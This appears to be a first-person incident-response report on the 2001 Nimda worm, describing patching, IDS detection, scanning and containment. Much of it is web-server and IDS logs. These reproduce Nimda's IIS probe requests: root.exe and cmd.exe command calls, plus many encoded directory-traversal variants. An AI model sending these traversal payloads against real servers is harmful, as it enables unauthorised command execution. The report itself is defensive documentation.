On September 7 we did a scan of our network to see what hosts were vulnerable to the new Code Blue worm. We found that there were hundreds on our intranet that were vulnerable and two on our Protected DMZ that were vulnerable. We knew that Code Blue would not start its scans until 10:00 am the next day so we had some time. We called our administrators in on Saturday the 8th to patch their boxes. We were able to do this because management knew it would look bad if we were infected by Code Blue so soon after Code Red hit. The administrators were here not only to install the patches necessary for Code Blue, but also to implement all security patches, and any other patches the administrator felt were necessary. We hoped this would save us from Code Blue and from future viruses and worms.

It turns out our insistence that we patch paid off. Code Blue did not make it onto our network and Nimda was only able to find 29 hosts to infect. This was a much more manageable number, had we not patched Nimda would have infected hundreds of machines and we probably would have had to sever our connection to the Internet to control it. Because there were only 29 machines we were able to take a very local approach to the problem and disable the network port each machine was plugged into in order to contain the worm.

At 11:50am on September 18 we started to run a scan of our network using the exploits that Nimda uses to find vulnerable hosts. The scans were done around 1:30pm. We began to compile the list and work on a way to patch the vulnerable systems with minimum downtime for the users. However while we were in the process of working out the details Nimda hit.

Identification

At 6:04am on the morning of September 18 our Network Intrusion Detection boxes began to see a new attack directed at our network. The alerts at first started in waves with about 30 seconds to one minute separating them. The waves themselves consisted of about 25 or so alerts each. Within a few minutes we were getting constant alerts on the attack, several a second. At first we thought we were seeing another variant of Code Red, but soon email from security groups began to arrive indicating a new attack with a new name.

Our initial analysis of the threat indicated we had a low risk of infection, because of patches we just installed. Our analysis consisted of IDS logs, Web server logs, and security mail lists. Once we discovered that this was a new worm form mail lists we took several steps to help detect if the worm made it into the company network as well as to try and prevent it from getting into the network in the first place.

We set up our Network Intrusion Detection devices to watch specifically for Nimda's signature both inbound and outbound on our network as well as within our network. We then set up filters to ignore the inbound attempts because of the shear number of them. Because our internal sensors do not cover our entire network we did not see the signature right away, however it wasn't long after Nimda got in that we discovered its signature on our NIDs internally and then within 20 minutes, going outbound from our network.

We were also seeing our web server logs fill with reports of Nimda trying its exploits against them, here is a quick sample of one of those logs from a server that was not vulnerable to Nimda

(The IP addresses were changed to protect the identity of the computers, 172.16 in these logs are the corporate network, all other IPs are outside computers accessing our network.):

```
#Fields: date time c-ip cs-username s-ip s-port cs-method cs-uri-stem cs-uri-query sc-status cs(User-Agent)
2001-09-18 07:11:45 172.16.77.139 - 172.16.118.250 80 GET / - 401 Mozilla/4.0+(compatible;+MSIE+5.01;+Windows+NT+5.0)
2001-09-18 07:12:42 172.16.96.187 - 172.16.118.250 80 GET / - 401 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+4.0)
2001-09-18 07:12:51 172.16.96.187 username 172.16.118.250 80 GET / - 401 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+4.0)
2001-09-18 07:13:06 172.16.96.187 username 172.16.118.250 80 GET / - 401 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+4.0)
2001-09-18 07:13:19 10.25.143.251 - 172.16.118.250 80 GET / - 401 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)
2001-09-18 07:13:40 172.16.155.248 - 172.16.118.250 80 GET / - 401 Mozilla/4.77+[en]+(WinNT;+U)
2001-09-18 07:13:45 172.16.155.248 username 172.16.118.250 80 GET / - 401 Mozilla/4.77+[en]+(WinNT;+U)
2001-09-18 07:14:00 172.16.157.86 - 172.16.118.250 80 GET / - 401 Mozilla/4.0+(compatible;+MSIE+5.01;+Windows+NT+5.0)
2001-09-18 07:14:05 172.16.157.86 username 172.16.118.250 80 GET / - 401 Mozilla/4.0+(compatible;+MSIE+5.01;+Windows+NT+5.0)
2001-09-18 07:14:09 172.16.157.86 username 172.16.118.250 80 GET / - 401 Mozilla/4.0+(compatible;+MSIE+5.01;+Windows+NT+5.0)
2001-09-18 07:14:13 172.16.157.86 username 172.16.118.250 80 GET / - 401 Mozilla/4.0+(compatible;+MSIE+5.01;+Windows+NT+5.0)
2001-09-18 07:14:24 192.168.45.3 - 172.16.118.250 80 GET /scripts/root.exe?/c+dir
2001-09-18 07:14:24 192.168.45.3 - 172.16.118.250 80 GET /MSADC/root.exe?c+dir
2001-09-18 07:14:24 192.168.45.3 - 172.16.118.250 80 GET /c/winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:24 192.168.45.3 - 172.16.118.250 80 GET /d/winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:24 192.168.45.3 - 172.16.118.250 80 GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:24 192.168.45.3 - 172.16.118.250 80 GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:24 192.168.45.3 - 172.16.118.250 80 GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:24 192.168.45.3 - 172.16.118.250 80 GET
/msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:25 192.168.45.3 - 172.16.118.250 80 GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:25 192.168.45.3 - 172.16.118.250 80 GET /scripts/..%c0%2f../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:25 192.168.45.3 - 172.16.118.250 80 GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:25 192.168.45.3 - 172.16.118.250 80 GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:25 192.168.45.3 - 172.16.118.250 80 GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:25 192.168.45.3 - 172.16.118.250 80 GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:25 192.168.45.3 - 172.16.118.250 80 GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:26 192.168.45.3 - 172.16.118.250 80 GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:43 10.10.72.13 - 172.16.118.250 80 GET /scripts/root.exe?/c+dir
2001-09-18 07:14:43 10.10.72.13 - 172.16.118.250 80 GET /MSADC/root.exe?c+dir
2001-09-18 07:14:44 10.10.72.13 - 172.16.118.250 80 GET /c/winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:44 10.10.72.13 - 172.16.118.250 80 GET /d/winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:44 10.10.72.13 - 172.16.118.250 80 GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:44 10.10.72.13 - 172.16.118.250 80 GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:44 10.10.72.13 - 172.16.118.250 80 GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:44 10.10.72.13 - 172.16.118.250 80 GET
/msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:44 10.10.72.13 - 172.16.118.250 80 GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:44 10.10.72.13 - 172.16.118.250 80 GET /scripts/..%c0%2f../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:44 10.10.72.13 - 172.16.118.250 80 GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:45 10.10.72.13 - 172.16.118.250 80 GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:45 10.10.72.13 - 172.16.118.250 80 GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:45 10.10.72.13 - 172.16.118.250 80 GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:45 10.10.72.13 - 172.16.118.250 80 GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:45 10.10.72.13 - 172.16.118.250 80 GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir
```

Because our systems facing the Internet were not vulnerable to Nimda and our firewall was blocking access of the worm to our internal network, we knew we had time to figure out if we had any internal hosts vulnerable and what to do if they were. We began a scan of our network using Nessus (from nessus.org), at 11:50am to look for vulnerable machines; this scan lasted until approximately 1:30pm. With this information we met to discuss what needed to be done to bring these machines up to the latest patches and protect them from getting infected.

At 2:02pm our Network Intrusion Detection (NID) boxes began to see Nimda's signature on our internal network, originating from an internal host. It quickly spread to other vulnerable hosts. Within 20 minutes it had spread to 16 hosts internally and just began to scan for hosts outside of our address space. Shortly after the NIDs detected Nimda on our network it sent a page out to us informing us that it had seen the signature. We quickly verified that it was indeed Nimda, by looking at our NID logs, looking at some packet capture data, and by noticing that the signature hit a host and then that host begin to try the exploits on other hosts (meaning the new host just got infected and is now trying the exploit). Here is a sample of our NID logs starting from the first instance of Nimda internally and lasting about 10 minuets. (The IP addresses have been changed to protect the identity of the machines. All 172.16 addresses are internal corporate addresses) In these logs you will notice two Nimda infected hosts attempt its' exploits on several hosts. Within about 9 minutes another infected host joins in its exploit attempts:

Time	Source IP	Dest IP	Virtual Host	Request
9/18/2001 14:02	172.16.73.13	172.16.177.52	www	GET /c/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:02	172.16.73.13	172.16.177.52	www	GET /d/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:02	172.16.73.13	172.16.177.52	www	GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:02	172.16.73.13	172.16.177.52	www	GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:02	172.16.73.13	172.16.177.52	www	GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:02	172.16.73.13	172.16.177.52	www	GET /msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:02	172.16.73.13	172.16.177.52	www	GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:02	172.16.73.13	172.16.177.52	www	GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:02	172.16.73.13	172.16.177.52	www	GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:02	172.16.73.13	172.16.177.52	www	GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:02	172.16.73.13	172.16.177.52	www	GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:02	172.16.73.13	172.16.177.52	www	GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:02	172.16.70.134	172.16.79.80	www	GET /c/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:02	172.16.70.134	172.16.79.80	www	GET /d/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:02	172.16.70.134	172.16.79.80	www	GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:02	172.16.70.134	172.16.79.80	www	GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:02	172.16.70.134	172.16.79.80	www	GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:02	172.16.70.134	172.16.79.80	www	GET /msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:02	172.16.70.134	172.16.79.80	www	GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:02	172.16.70.134	172.16.79.80	www	GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:02	172.16.70.134	172.16.79.80	www	GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:02	172.16.70.134	172.16.79.80	www	GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:02	172.16.70.134	172.16.79.80	www	GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:02	172.16.70.134	172.16.79.80	www	GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:05	172.16.73.13	172.16.79.80	www	GET /c/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:05	172.16.73.13	172.16.79.80	www	GET /d/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:05	172.16.73.13	172.16.79.80	www	GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:05	172.16.73.13	172.16.79.80	www	GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:05	172.16.73.13	172.16.79.80	www	GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:05	172.16.73.13	172.16.79.80	www	GET /msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:05	172.16.73.13	172.16.79.80	www	GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:05	172.16.73.13	172.16.79.80	www	GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:05	172.16.73.13	172.16.79.80	www	GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:05	172.16.73.13	172.16.79.80	www	GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:05	172.16.73.13	172.16.79.80	www	GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:05	172.16.73.13	172.16.79.80	www	GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:06	172.16.70.134	172.16.177.37	www	GET /c/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:06	172.16.70.134	172.16.177.37	www	GET /d/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:06	172.16.70.134	172.16.177.37	www	GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:06	172.16.70.134	172.16.177.37	www	GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:06	172.16.70.134	172.16.177.37	www	GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:06	172.16.70.134	172.16.177.37	www	GET /msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:06	172.16.70.134	172.16.177.37	www	GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:06	172.16.70.134	172.16.177.37	www	GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:06	172.16.70.134	172.16.177.37	www	GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0

```
9/18/2001 14:06   172.16.70.134   172.16.177.37    www   GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:06   172.16.70.134   172.16.177.37    www   GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:06   172.16.70.134   172.16.177.37    www   GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.73.13    172.16.177.182   www   GET /c/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.73.13    172.16.177.182   www   GET /d/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.73.13    172.16.177.182   www   GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.73.13    172.16.177.182   www   GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.73.13    172.16.177.182   www   GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.73.13    172.16.177.182   www   GET /msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.73.13    172.16.177.182   www   GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.73.13    172.16.177.182   www   GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.73.13    172.16.177.182   www   GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.73.13    172.16.177.182   www   GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.73.13    172.16.177.182   www   GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.73.13    172.16.177.182   www   GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.70.134   172.16.79.197    www   GET /c/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.70.134   172.16.79.197    www   GET /d/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.70.134   172.16.79.197    www   GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.70.134   172.16.79.197    www   GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.70.134   172.16.79.197    www   GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.70.134   172.16.79.197    www   GET /msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.70.134   172.16.79.197    www   GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.70.134   172.16.79.197    www   GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.70.134   172.16.79.197    www   GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.70.134   172.16.79.197    www   GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.70.134   172.16.79.197    www   GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.70.134   172.16.79.197    www   GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.73.13    172.16.160.191   www   GET /c/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.73.13    172.16.160.191   www   GET /d/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.73.13    172.16.160.191   www   GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.73.13    172.16.160.191   www   GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.73.13    172.16.160.191   www   GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.73.13    172.16.160.191   www   GET /msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.73.13    172.16.160.191   www   GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.73.13    172.16.160.191   www   GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.73.13    172.16.160.191   www   GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.73.13    172.16.160.191   www   GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.73.13    172.16.79.199    www   GET /c/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.73.13    172.16.79.199    www   GET /d/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.73.13    172.16.79.199    www   GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.73.13    172.16.79.199    www   GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.73.13    172.16.79.199    www   GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.73.13    172.16.79.199    www   GET /msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.73.13    172.16.79.199    www   GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.73.13    172.16.160.191   www   GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.73.13    172.16.160.191   www   GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.73.13    172.16.79.199    www   GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.73.13    172.16.79.199    www   GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.73.13    172.16.79.199    www   GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:07   172.16.73.13    172.16.79.199    www   GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
```

```
9/18/2001 14:07   172.16.73.13     172.16.79.199   www   GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:08   172.16.70.134    172.16.79.197   www   GET /c/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:08   172.16.70.134    172.16.79.197   www   GET /d/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:08   172.16.70.134    172.16.79.197   www   GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:08   172.16.70.134    172.16.79.197   www   GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:08   172.16.70.134    172.16.79.197   www   GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:08   172.16.70.134    172.16.79.197   www   GET /msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:08   172.16.70.134    172.16.79.197   www   GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:08   172.16.70.134    172.16.79.197   www   GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:08   172.16.70.134    172.16.79.197   www   GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:08   172.16.70.134    172.16.79.197   www   GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:08   172.16.70.134    172.16.79.197   www   GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:08   172.16.70.134    172.16.79.197   www   GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:09   172.16.73.13     172.16.78.164   www   GET /c/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:09   172.16.73.13     172.16.78.164   www   GET /d/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:09   172.16.73.13     172.16.78.164   www   GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:09   172.16.73.13     172.16.78.164   www   GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:09   172.16.73.13     172.16.78.164   www   GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:09   172.16.73.13     172.16.78.164   www   GET /msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:09   172.16.73.13     172.16.78.164   www   GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:09   172.16.73.13     172.16.78.164   www   GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:09   172.16.73.13     172.16.78.164   www   GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:09   172.16.73.13     172.16.78.164   www   GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:09   172.16.73.13     172.16.78.164   www   GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:09   172.16.73.13     172.16.78.164   www   GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:10   172.16.73.13     172.16.79.36    www   GET /c/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:10   172.16.73.13     172.16.79.36    www   GET /d/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:10   172.16.73.13     172.16.79.36    www   GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:10   172.16.73.13     172.16.79.36    www   GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:10   172.16.73.13     172.16.79.36    www   GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:10   172.16.73.13     172.16.79.36    www   GET /msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:10   172.16.73.13     172.16.79.36    www   GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:10   172.16.73.13     172.16.79.36    www   GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:10   172.16.73.13     172.16.79.36    www   GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:10   172.16.73.13     172.16.79.36    www   GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:10   172.16.73.13     172.16.79.36    www   GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:10   172.16.73.13     172.16.79.36    www   GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:10   172.16.70.134    172.16.161.23   www   GET /c/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:10   172.16.70.134    172.16.161.23   www   GET /d/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:10   172.16.70.134    172.16.161.23   www   GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:10   172.16.70.134    172.16.161.23   www   GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:10   172.16.70.134    172.16.161.23   www   GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:10   172.16.70.134    172.16.161.23   www   GET /msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:10   172.16.70.134    172.16.161.23   www   GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
